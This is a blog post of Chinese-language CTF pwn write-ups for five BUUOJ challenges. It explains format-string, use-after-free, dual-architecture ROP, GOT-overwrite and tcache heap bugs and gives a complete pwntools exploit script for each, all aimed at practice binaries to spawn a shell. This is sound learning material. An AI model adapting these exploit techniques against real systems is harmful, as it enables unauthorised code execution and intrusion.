

buuoj Pwn writeup 121-125

原创

yongbaoii 于 2021-05-11 20:27:27 发布 58 收藏

分类专栏: [CTF](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yongbaoii/article/details/114342404>

版权



[CTF 专栏收录该内容](#)

213 篇文章 7 订阅

订阅专栏

121 judgement_mna_2016

保护

```
RELRO          STACK CANARY      NX              PIE              RPATH          RUNPATH         Symbo
ls             FORTIFY Fortified   Fortifiable FILE
Partial RELRO  Canary found      NX enabled     No PIE           No RPATH       No RUNPATH     83 Sy
mbols  Yes           0                4              ./121
```

```

v0 = __libc_malloc(0x100),
v3 = alloca(144);
printf("Flag judgment system\nInput flag >> ");
if ( getline(format, 64) )
{
    printf(format);
    if ( !strcmp(format, flag) )
        result = puts("\nCorrect flag!!");
    else
        result = puts("\nWrong flag...");
}
else
{
    puts("Unprintable character");
    result = -1;
}
return result;
}
```

<https://blog.csdn.net/yongbaoii>

很明显的格式化字符串漏洞。

gdb看一下偏移。

```
0d:0034 0xffffbc80 -> 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) -> 0x2374
0e:0038 0xffffbc84 -> 0x8047174 -> 0x62696c00
0f:003c 0xffffbc88 -> 0x3f /* '?' */
10:0040 0xffffbc8c -> 0xa /* '\n' */
11:0044 0xffffbc90 -> 0x1
12:0048 0xffffbc94 -> 0xf7e2b298 -> sbb dword ptr [eax + eax], e
13:004c 0xffffbc98 -> 0xf7fd0d60 (_IO_2_1_stdout_) -> 0xfbad2887
14:0050 0xffffbc9c -> 0xf7e7f778 (setbuffer+200) -> add esp, 0x
15:0054 0xffffbca0 -> 0xf7fe77eb (_dl_fixup+11) -> add esi, 0x1
16:0058 0xffffbca4 -> 0x804a000 (_GLOBAL_OFFSET_TABLE_) -> 0x8049f
17:005c 0xffffbca8 -> 0x2
18:0060 0xffffbcac -> 0x1
19:0064 0xffffbcb0 -> 0xffffbcf8 -> 0xffffbd28 -> 0x1
1a:0068 0xffffbcb4 -> 0xf7fee010 (_dl_runtime_resolve+16) -> pop
1b:006c 0xffffbcb8 -> 0x804b0a0 -> 0x0
1c:0070 0xffffbcbc -> 0xf7eae670 -> push edi
1d:0074 0xffffbcc0 -> 0x804a0a0 (flag) -> '
,
1e:0078 0xffffbcc4 -> 0xf7ffd918 -> 0x0
1f:007c 0xffffbcc8 -> 0x1
20:0080 0xffffbccc -> 0x8048853 (load_flag+96) -> mov dword ptr
21:0084 0xffffbcd0 -> 0x804a0a0 (flag) -> '
,
22:0088 0xffffbcd4 -> 0xa /* '\n' */
23:008c 0xffffbcd8 -> 0x804b008 -> 0xfbad2488
24:0090 0xffffbcdc -> 0xf7e85465 (setbuf+21) -> add esp, 0x1c
25:0094 0xffffbce0 -> 0xf7fd0d60 (_IO_2_1_stdout_) -> 0xfbad2887
26:0098 0xffffbce4 -> 0x0
27:009c 0xffffbce8 -> 0x804b008 -> 0xfbad2488
28:00a0 0xffffbcec -> 0x0
29:00a4 0xffffbcf0 -> 0xf7fd05a0 (_IO_2_1_stdin_) -> 0xfbad208b
2a:00a8 0xffffbcf4 -> 0xf7ffd918 -> 0x0
2b:00ac 0xffffbcf8 -> 0xffffbd28 -> 0x1
2c:00b0 eax 0xffffbcfc -> 'aaaaa-%p-%p-%p-%p'
2d:00b4 0xffffbd00 -> 'a-%p-%p-%p-%p'
2e:00b8 0xffffbd04 -> '-%p-%p-%p'
2f:00bc 0xffffbd08 -> '%n-%n'
```

<https://blog.csdn.net/yongbaonii>

偏移是0x2b，偏的还挺多。

```

.bss:0804A085          align 20h
.bss:0804A0A0          public flag
.bss:0804A0A0 ; char flag[64]
.bss:0804A0A0 flag      db 40h dup(?)          ; DATA XREF: init+55↑o
.bss:0804A0A0          ; main+7C↑o
.bss:0804A0A0 _bss      ends
.bss:0804A0A0
.prgend:0804A0E0 ; =====
.prgend:0804A0E0
.prgend:0804A0E0 ; Segment type: Zero-length
.prgend:0804A0E0 _prgend      segment byte public ' use32 https://blog.csdn.net/yongbaoli

```

我们看到这里的flag在bss段上。想着可以任意地主泄露直接把flag拿出来。但是我们发现

```

BOOL4 __cdecl getnline(char *s, int n)
{
    int i; // [esp+18h] [ebp-10h]
    char *v4; // [esp+1Ch] [ebp-Ch]
    int na; // [esp+34h] [ebp+Ch]

    fgets(s, n, stdin);
    v4 = strchr(s, 0xA);
    if ( v4 )
        *v4 = 0;
    na = strlen(s);
    for ( i = 0; i < na && isprint(s[i]); ++i )
        ;
    return i == na;
}

```

<https://blog.csdn.net/yongbaoli>

getline里面会有一个函数 isprint，这个函数会检查你的输入，你的输入要是不可见的字符，就直接跳走了。而我们flag的地址，就没一个可见的，所以这个想法就只能放弃了。

那我们只能考虑去栈上看看有没有什么值得我们利用的。

```
esp 0xffffbc4c → 0x80487a7 (main+124) ← mov    dword ptr [esp + 4], 0
0xffffbc50 → 0xffffbcfc ← 0x8000071 /* 'q' */
0xffffbc54 ← 0x1
0xffffbc58 → 0xf7ffdad0 → 0xf7ffda74 → 0xf7fd44e8 → 0xf7ffd918
0xffffbc5c → 0xf7fd4518 → 0x8047223 ← 'GLIBC_2.0'
0xffffbc60 ← 0x1

0xffffbc68 ← 0x0
0xffffbc6c → 0xf7fd0000 ← 0x1afdb0
0xffffbc70 → 0xf7e93f55 (strchr+5) ← add    edx, 0x13c0ab
0xffffbc74 → 0xf7fe796a (_dl_fixup+394) → 0xffff63e9 ← 0x0
0xffffbc78 → 0xf7e7d7b9 ← add    edx, 0x152847
0xffffbc7c → 0xf7e7d6bd (fgets+157) ← add    esp, 0x20
0xffffbc80 → 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ← 0x23f40
0xffffbc84 → 0x8047174 ← 0x6269c00
0xffffbc88 ← 0x3f /* '?' */
0xffffbc8c ← 0xa /* '\n' */
0xffffbc90 ← 0x1
0xffffbc94 → 0xf7e2b298 ← sbb    dword ptr [eax + eax], esp
0xffffbc98 → 0xf7fd0d60 (_IO_2_1_stdout_) ← 0xfbad2887
0xffffbc9c → 0xf7e7f778 (setbuffer+200) ← add    esp, 0x10
0xffffbca0 → 0xf7fe77eb (_dl_fixup+11) ← add    esi, 0x15815
0xffffbca4 → 0x804a000 (_GLOBAL_OFFSET_TABLE_) → 0x8049f14 (_DYNALINK_0)
0xffffbca8 ← 0x2
0xffffbcac ← 0x1
0xffffbcb0 → 0xffffbcf8 → 0xffffbd28 ← 0x1
0xffffbcb4 → 0xf7fee010 (_dl_runtime_resolve+16) ← pop    edx
0xffffbcb8 → 0x804b0a0 ← 0x0
0xffffbcbc → 0xf7eae670 ← push   edi
0xffffbcc0 → 0x804a0a0 (flag) ← '
'
0xffffbcc4 → 0xf7ffd918 ← 0x0
0xffffbcc8 ← 0x1
```

<https://blog.csdn.net/yongbaoii>

偏移28的地方放了flag的地址，所以到底还是利用的偏移，不过不用我们输入地址上去。

exp

```
from pwn import *

r = remote("node3.buuoj.cn",25297)
r.sendlineafter("Input flag >> ", "%28$s")

r.interactive()
```

122 bjdctf_2020_YDSneedGrirlfriend

保护

```

RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH       Symbo
ls            FORTIFY Fortified      Fortifiable FILE
Partial RELRO  Canary found    NX enabled    No PIE         No RPATH      No RUNPATH   86 Sy
mbols Yes      0              4             ./122

```

菜单

```

int menu()
{
    puts("-----");
    puts(" 1. Add a girlfriend  ");
    puts(" 2. Delete a girlfriend ");
    puts(" 3. show her name      ");
    puts(" 4. give up            ");
    puts("-----");
    return printf("Your choice :");
}

```

<https://blog.csdn.net/yongbaoii>

add

```


v5 = __readfsqword(0x28u);
if ( count <= 10 )
{
    for ( i = 0; i <= 9; ++i )
    {
        if ( !*(&girlfriendlist + i) )
        {
            *(&girlfriendlist + i) = malloc(0x10uLL);
            if ( !*(&girlfriendlist + i) )
            {
                puts("Alloca Error");
                exit(-1);
            }
            *(_QWORD *)(&girlfriendlist + i) = print_girlfriend_name;
            printf("Her name size is :");
            read(0, buf, 8uLL);
            v3 = atoi(buf);
            v0 = (__int64)*(&girlfriendlist + i);
            *(_QWORD *) (v0 + 8) = malloc(v3);
            if ( !*((_QWORD *)*(&girlfriendlist + i) + 1) )
            {
                puts("Alloca Error");
                exit(-1);
            }
            printf("Her name is :");
            read(0, *((void **)*(&girlfriendlist + i) + 1), v3);

```

我没记

错的话这个题好像之前有。

结构很简单。



<https://blog.csdn.net/yongbaoli>

delete

```
v3 = __readfsqword(0x28u);  
printf("Index :");  
read(0, buf, 4uLL);  
v1 = atoi(buf);  
if ( v1 >= 0 && v1 < count )  
{  
    if ( *(&girlfriendlist + v1) )  
    {  
        free(*((void **)*(&girlfriendlist + v1) + 1));  
        free(*(&girlfriendlist + v1));  
        puts("Success");  
    }  
}  
else
```

<https://blog.csdn.net/yongbaoli>

很明显的uaf。

show

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, buf, 4uLL);
v1 = atoi(buf);
if ( v1 >= 0 && v1 < count )
{
    if ( *(&girlfriendlist + v1) )
        (*(void (__fastcall **)(_QWORD))*(&girlfriendlist + v1))*(&girlfriendlist + v1));
}
else
{
```

<https://blog.csdn.net/yongbaoii>

就是调用那个chunk里面的输出函数。

```
int backdoor()
{
    puts("YDS get N+ girlfriend!");
    return system("/bin/sh");
}
```

还有个后门

那么思路很清晰，通过uaf，把某个chunk中的puts函数改成backdoor，然后show函数调用一下就行。

具体的利用思路就是先申请两个0x30，只要不是0x10就行，然后释放掉，再申请一个0x10的，这个第三个所用的就是前两个0x10的chunk，就能进行一个修改，改成system。

exp

```

from pwn import *

r = remote('node3.buuoj.cn',27417)
elf = ELF('./122')
libc = "./64/libc-2.23.so"

context.log_level = 'debug'

def add(size,name):
    r.sendafter('Your choice :',str(1))
    r.sendafter('Her name size is :',str(size))
    r.sendafter('Her name is :',name)

def delete(idx):
    r.sendafter('Your choice :',str(2))
    r.sendafter('Index :',str(idx))

add(0x20,'aaaa') #0
add(0x20,'bbbb') #1
delete(0)
delete(1)

add(0x10, p64(0x400B9C)) #2
r.sendafter('Your choice :',str(3))
r.sendafter("Index :", str(0))

r.interactive()

```

123 强网杯2019 拟态 STKOF

第一次见这种拟态题。

先来看看什么是拟态防御

拟态防御

两份资料

1

2

那么简单点说呢就是动态防御加异构冗余结构。

动态防御是指在面对外来攻击的时候，系统或服务器平台不断变化自己的属性，这样黑客在攻击服务器时很难找到固定的漏洞。如此一来，大大增加了黑客的攻击成本、消耗时间。

异构冗余结构现在的异构冗余结构中最常用的就是N-变体结构。简单来说，就是备份一个系统，这样攻击就不会导致系统瘫痪，使得平台能够“带菌生存”。当然这些备份都是异构体，结构互不相同，但是实现的功能一致。这样，面对有威胁的数据，不同的系统漏洞不同，就会产生不同结果。经过表决器可以判断是哪个系统出了问题

那么放到这个题目里面

给了我们两个二进制，分别为32位和64位，两个程序功能完全相同，有一个裁决程序，fork出这两个程序，并监听着它们的输出，如果两者输出不一样或者一方崩溃，则裁决程序就会kill掉它们两个。

pwn1


```
int vul()
{
    char v1[264]; // [esp+Ch] [ebp-10Ch] BYREF

    setbuf(stdin, 0);
    setbuf(stdout, 0);
    j_memset_ifunc(v1, 0, 256);
    read(0, v1, 768);
    return puts(v1);
}
```

<https://blog.csdn.net/yongbaoii>

pwn2

```
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
j_memset_ifunc(buf, 0LL, 256LL);
read(0, buf, 0x300uLL);
return puts(buf, buf, v0);
```

就是简简单单两个栈溢出。

32位(offset 0x110)和64位(offset 0x118)的差别就在栈溢出上有8个字节的差别，所以我们只要想办法，构造一个符合32位和64位的exp来直接跑完。

那么我们怎么去设计这个payload才能做到，因为架构都不一样，一个是32位，一个是64位，所以系统调用啥的，都不能共用一套，只能分开用。

他们的差别是32位会比64位少八个字节，就是可以多跑两次命令。那么我们就构造一种情况，我们把32位的shellcode放在64位后面，然后利用那两个命令，做一个栈迁移，迁移到后面执行，就好了。

```
0x804933f <check_one_fd+47> add esp, 0x7c
0x8049342 <check_one_fd+50> pop ebx
0x8049343 <check_one_fd+51> pop esi
0x8049344 <check_one_fd+52> pop edi
0x8049345 <check_one_fd+53> pop ebp
> 0x8049346 <check_one_fd+54> ret <0x806c8e0; read>
↓
0x806c8e0 <read> push esi
0x806c8e1 <read+1> push ebx
0x806c8e2 <read+2> sub esp, 0x14
0x806c8e5 <read+5> mov ebx, dword ptr [esp + 0x20]
0x806c8e9 <read+9> mov ecx, dword ptr [esp + 0x24]
----- [ STACK ] -----
0:0000 esp 0xff9952bc → 0x806c8e0 (read) ← push esi
1:0004 0xff9952c0 → 0x806e9f1 (___lll_unlock_wake_private+33) ← pop edx
2:0008 0xff9952c4 ← 0x0
3:000c 0xff9952c8 → 0x80da320 (completed) ← 0x0
4:0010 0xff9952cc ← 0x10
5:0014 0xff9952d0 → 0x80a8af6 (_Unwind_GetDataRelBase+6) ← pop eax
6:0018 0xff9952d4 ← 0xb /* '\x0b' */
7:001c 0xff9952d8 → 0x806e9f1 (___lll_unlock_wake_private+33) ← pop edx
----- [ BACKTRACE ] -----
```

exp

```

#coding:utf8
from pwn import *

#r = remote('node3.buuoj.cn',27520)

r = process("./pwn1")
#r = process("./pwn2")

elf32 = ELF('./pwn1')
elf64 = ELF('./pwn2')

#64位gadgets
pop_rax = 0x43b97c
pop_rdi = 0x4005f6
pop_rsi = 0x405895
pop_rdx = 0x43b9d5
syscall = 0x4011dc
read64 = elf64.sym['read']
bss64 = 0x6A32E0

#32位gadgets
pop_eax = 0x080a8af6
pop_edx_ecx_ebx = 0x0806e9f1
int80 = 0x080495a3
read32 = elf32.sym['read']
bss32 = 0x080DA320
#add esp, 0x7c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
add_esp_8C = 0x0804933f

payload = 'a'*0x110
#32位rop开始, 调整esp, 使得栈迁移到64位rop的后面
payload += p32(add_esp_8C) + p32(0)
#64位rop
#read(0,bss64,0x10)输入/bin/sh字符串
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(bss64) + p64(pop_rdx) + p64(0x10) + p64(read64)
#execve(bss64,0,0)
payload += p64(pop_rdi) + p64(bss64) + p64(pop_rax) + p64(59) + p64(pop_rsi) + p64(0) + p64(pop_rdx) + p64(0) +
p64(syscall)
payload = payload.ljust(0x1A0,'\x00')
#32位rop
#read(0,bss32,0x10)
payload += p32(read32) + p32(pop_edx_ecx_ebx) + p32(0) + p32(bss32) + p32(0x10)
#execve(bss32,0,0)
payload += p32(pop_eax) + p32(0xB) + p32(pop_edx_ecx_ebx) + p32(0) + p32(0) + p32(bss32) + p32(int80)
#raw_input()

gdb.attach(r)
r.sendafter('try to pwn it?',payload)
r.send('/bin/sh\x00')

r.interactive()

```

124 wustctf2020_name_your_dog

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbol
Is	FORTIFY Fortified	Fortifiable	FILE			
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	82 Symbols
Yes	0	2	./124			

```
int vulnerable()
{
    int result; // eax
    int i; // [esp+8h] [ebp-10h]
    int v2; // [esp+Ch] [ebp-Ch]

    result = puts("I bought you five male dogs.Name for them?");
    for ( i = 1; i <= 5; ++i )
    {
        v2 = NameWhich((int)&Dogs);
        printf("You get %d dogs!!!!!!\nWhatever , the author prefers cats ^.^\\n", i);
        result = printf("His name is:%s\\n\\n", (const char *) (8 * v2 + 0x804A060));
    }
    return result;
}
```

<https://blog.csdn.net/yongbaonii>

上次做过一个猫的，这次是狗的。

```
int __cdecl NameWhich(int a1)
{
    int v2[4]; // [esp+18h] [ebp-10h] BYREF

    v2[1] = __readgsdword(0x14u);
    printf("Name for which?\\n>");
    __isoc99_scanf("%d", v2);
    printf("Give your name plz: ");
    __isoc99_scanf("%7s", 8 * v2[0] + a1);
    return v2[0];
}
```

<https://blog.csdn.net/yongbaonii>

上次是可以在栈里面，可以直接覆盖返回地址

啥的，这次它是在bss段。

但是我们其实注意到bss上面是got表，因为它对我们输入几号的dogs没有限制，所以我们可以覆写got表，比如就覆写scanf的got表，从而达到利用效果。

```

bss:0804A060          pl
bss:0804A060 Dogs    dl
bss:0804A061          dl
bss:0804A062          dl
.-----            ..

got.plt:0804A020          ; DATA
got.plt:0804A024 off_804A024 dd offset setvbuf      ; DATA
got.plt:0804A028 off_804A028 dd offset __isoc99_scanf ; DATA
got.plt:0804A028          ; DATA

```

exp

```

from pwn import*

r = remote("node3.buuoj.cn", 29425)
#r = process("./124")

getshell_addr = 0x080485CB
r.sendlineafter(">",str(-11))
r.sendlineafter("Give your name plz: ",p32(getshell_addr))

r.interactive()

```

125 ciscn_2019_final_5

临界条件漏洞

保护

```

RELRO          STACK CANARY      NX           PIE           RPATH         RUNPATH      Symbols
ls             FORTIFY Fortified      Fortifiable FILE
Partial RELRO Canary found      NX enabled   No PIE       No RPATH     No RUNPATH   No Symbols
Yes 0         3           ./125

```

小小菜

单

add里面有个这

```
return printf("low 12 bits: 0x%03x\n\n", a1 & 0xFFF);
```

泄露地址的后三位。

```
__int64 __fastcall sub_400AB0(__int64 a1, int a2)
{
    return a1 | a2;
}
```

它这里对地址我们的chunk地址做了一个或操作，因为chunk的地址最后一位是0，我们把chunk的序号通过或操作放在了最后一位上。

```
result = addr_array[i];
if ( !result )
{
    addr_array[i] = v5;
    result = i;
    size_array[i] = v2;
}
```

edit

```
printf("index: ");
result = get_num();
v2 = result;
if ( result < 0 || result > 16 )
{
    puts("index is invalid.");
    exit(-1);
}
for ( i = 0; i <= 16; ++i )
{
    result = sub_400ACE(addr_array[i]);
    if ( result == v2 )
    {
        printf("content: ");
        sub_400D68(addr_array[i] & 0xFFFFFFFFFFFFFFFF0LL, (unsigned int)size_array[i]);
        result = puts("edit success.\n");
        break;
    }
}
if ( i == 17 )
{
    puts("edit is invalid.");
    exit(-1);
}
```

<https://blog.csdn.net/yongbaoli>

edit函数里面会把最后一位，也就是我们的序号，拿出来跟我们输入的作比较。这是它寻找地址的特殊方式。

delete

```
printf("index: ");
result = get_num();
v2 = result;
if ( result < 0 || result > 16 )
{
    puts("index is invalid.");
    exit(-1);
}
for ( i = 0; i <= 16; ++i )
{
    result = sub_400ACE(addr_array[i]);
    if ( result == v2 )
    {
        free((void *)(addr_array[i] & 0xFFFFFFFFFFFFFFFF0LL));
        addr_array[i] = 0LL;
        size_array[i] = 0;
        result = puts("free success.\n");
        break;
    }
}
```

<https://blog.csdn.net/yongbaoli>

free的还是很干净的。

那我们的漏洞在哪里？因为地址的最后一位是我们的序号，但是我们的序号最大可以到16，也就是0x10，这就两位了，这样的话就会对我们的地址进行修改。

那么我们怎么去利用它？

首先我们直接申请16号，然后顺路申请一个0xd1，为啥是这个大小，我们之后说。

我们申请的第一个chunk的地址一定是最后三个字节250，所以地址里面应该是260，然后16号的花地址就会是270。

所以我們能在260那里偽造chunk，然後釋放，就可以控制后面的chunk。

```
Allocated chunk | PREV_INUSE
Addr: 0x16a6000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x16a6250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x16a6270
Size: 0xd1

Top chunk | PREV_INUSE
Addr: 0x16a6340
Size: 0x20cc1

pwndbg> x/20gx 0x6020e0
0x6020e0: 0x0000000016a6270 0x0000000016a6281
0x6020f0: 0x000000000000000 0x000000000000000
0x602100: 0x000000000000000 0x000000000000000
0x602110: 0x000000000000000 0x000000000000000
0x602120: 0x000000000000000 0x000000000000000
0x602130: 0x000000000000000 0x000000000000000
0x602140: 0x000000000000000 0x000000000000000
0x602150: 0x000000000000000 0x000000000000000
0x602160: 0x000000000000000 0x000000000000000
```

<https://blog.csdn.net/yongbaoii>

然后我们释放掉

```
tcachebins
0x90 [ 1]: 0x16a6270 +- 0x0
0xd0 [ 1]: 0x16a6280 +- 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x16a6000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x16a6250
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x16a6270
Size: 0xd1
fd: 0x00 https://blog.csdn.net/yongbaoii
```

我们申请第一个chunk然后可以对第二个已经free掉的chunk的fd的指针。

然后我们可以把bss上存指针的那个申请回来，并对其进行修改。

我们先把free的got改写成puts的plt，然后free 序号为1的chunk，当然这个chunk已经被我们写成puts的got，所以我们就把puts的函数输出了出来。

然后获得libc，然后system函数就有了，然后劫持atoi，就可以拿到shell了。

exp

```
from pwn import *

r = remote("node3.buuoj.cn", 25519)
#r = process("./125")

context.log_level = 'debug'

elf = ELF("./125")
libc = ELF('./libc.so.final.6')
content = 0x6020e0
free_got=0x602018
puts_plt=0x400790
puts_got=0x602020
atoi_got=0x602078

def add(index, size, content):
    r.recvuntil("your choice: ")
```



```

r.sendline('1')
r.recvuntil("index: ")
r.sendline(str(index))
r.recvuntil("size: ")
r.sendline(str(size))
r.recvuntil("content: ")
r.send(content)

def delete(index):
    r.recvuntil("your choice: ")
    r.sendline('2')
    r.recvuntil("index: ")
    r.sendline(str(index))

def edit(index, content):
    r.recvuntil("your choice: ")
    r.sendline('3')
    r.recvuntil("index: ")
    r.sendline(str(index))
    r.recvuntil("content: ")
    r.send(content)

add(16, 0x10, p64(0)+p64(0x90))
add(1, 0xc0, 'aa\n')
delete(0)
delete(1)
add(2, 0x80, p64(0)+p64(0x21)+p64(content))
add(3, 0xc0, 'aaa\n')
add(4, 0xc0, p64(free_got)+p64(puts_got+1)+p64(atoi_got-4)+p64(0)*17+p32(0x10)*8)
#这里顺手把size数组里面的大小也都改了。

edit(8, p64(puts_plt)*2)
#这里利用的也是非常的巧妙。

delete(1)
puts = u64(r.recv(6).ljust(8, '\x00'))
success("puts:"+hex(puts))
libc_base = puts - libc.symbols['puts']
system = libc_base + libc.sym['system']
edit(4, p64(system)*2)
#这里就更巧妙了，因为最后有那一个字节限制所以一定要对最后一位进行一些调整。
#atoi最后一位是8，free最后一位也是8，就会冲突，所以就减去4，让它序号是4
#然后输入的时候申请到的是0，所以就输入两个system，就可以覆盖atoi为system

r.recvuntil("your choice: ")
r.sendline('/bin/sh\x00')
r.interactive()

```